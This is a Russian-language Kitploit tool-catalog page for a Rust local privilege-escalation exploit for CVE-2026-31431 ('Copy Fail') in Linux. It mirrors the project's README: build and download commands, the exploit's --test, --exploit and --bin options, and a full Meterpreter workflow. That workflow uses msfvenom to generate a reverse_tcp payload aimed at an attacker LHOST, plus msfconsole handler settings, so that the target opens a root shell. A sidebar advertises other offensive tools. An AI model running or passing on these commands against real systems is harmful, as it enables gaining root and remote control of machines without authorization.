Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-31431-Linux-Copy-Fail — Rust-эксплойт для локального повышения привилегий через CVE-2026-31431, позволяющий выполнение пользовательского шеллкода, например Meterpreter, в Linux-системах. | Kitploit
Инструменты/GitHubGitHub/iss4cf0ng/cve-2026-31431-linux-copy-fail
Повышение привилегийФреймворки для эксплойтовАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеРазработка Полезной НагрузкиЭксплуатация Бинарных Файлов
GitHub
Поделиться
iss4cf0ng/cve-2026-31431-linux-copy-fail

CVE-2026-31431-Linux-Copy-Fail

Rust-эксплойт для локального повышения привилегий через CVE-2026-31431, позволяющий выполнение пользовательского шеллкода, например Meterpreter, в Linux-системах.

РепозиторийСайт
5621306 месяцев назадПроверено Kitploit

CVE-2026-31431 - Linux Copy-Fail Exploit (Rust)

Реализация локального повышения привилегий для CVE-2026-31431 (Copy-Fail) на языке Rust.

Она позволяет выполнять пользовательский шеллкод (например, Meterpreter)
Введение

Xint раскрыл CVE-2026-31431 — уязвимость произвольной записи в page cache, которая связывает AF_ALG и splice() для достижения примитива записи в 4 байта.

Источник: Copy Fail: 732 Bytes to Root on Every Major Linux Distribution

Отказ от ответственности

Этот проект был разработан в рамках моего личного интереса к изучению кибербезопасности. Однако он потенциально может быть использован в злонамеренных целях.

Пожалуйста, НЕ используйте этот инструмент для любых незаконных действий.

Автор не несёт ответственности за любое неправомерное использование этого программного обеспечения.

Благодарности

  • theori-io/copy-fail-CVE-2026-31431

Примечание: В оригинальной работе используется сжатый/закодированный шеллкод (например, /bin/sh). В этой реализации я заменил его на сырой (несжатый) шеллкод /bin/bash, что упрощает его настройку или прямую замену на пользовательские полезные нагрузки.

Как скомпилировать

Клонируйте проект, затем выполните build.sh:

git clone [email protected]:iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail
cd ./CVE-2026-31431-Linux-Copy-Fail
chmod +x ./build.sh
./build.sh

Использование

Скачайте и распакуйте релизный пакет:

wget https://github.com/iss4cf0ng/CVE-2026-31431-Linux-Copy-Fail/releases/latest/download/CVE-2026-31431-Linux-Fail.gz
tar -xzf CVE-2026-31431-Linux-Fail.gz
chmod +x CVE-2026-31431-Linux-Copy-Fail_x64
chmod +x CVE-2026-31431-Linux-Copy-Fail_x86

Бинарные файлы предоставляют следующие опции:


./CVE-2026-31431-Linux-Copy-Fail --test

./CVE-2026-31431-Linux-Copy-Fail --exploit
./CVE-2026-31431-Linux-Copy-Fail --bin shellcode.bin

Демонстрация

Проверка уязвимости

На уязвимой машине:

./CVE-2026-31431-Linux-Copy-Fail --test

Эксплуатация

./CVE-2026-31431-Linux-Copy-Fail --exploit


Meterpreter

Используйте команду (установите PrependSetUid в True) ниже для генерации полезной нагрузки Meterpreter:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.1.x lport=4444 -f elf prependsetuid=true > payload.bin

На машине атакующего (Kali Linux):

msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.1.x
set lport 4444
run

На уязвимой машине:


./CVE-2026-31431-Linux-Copy-Fail --bin payload.bin
Затронутые версии

  • Ubuntu
  • Redhat
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →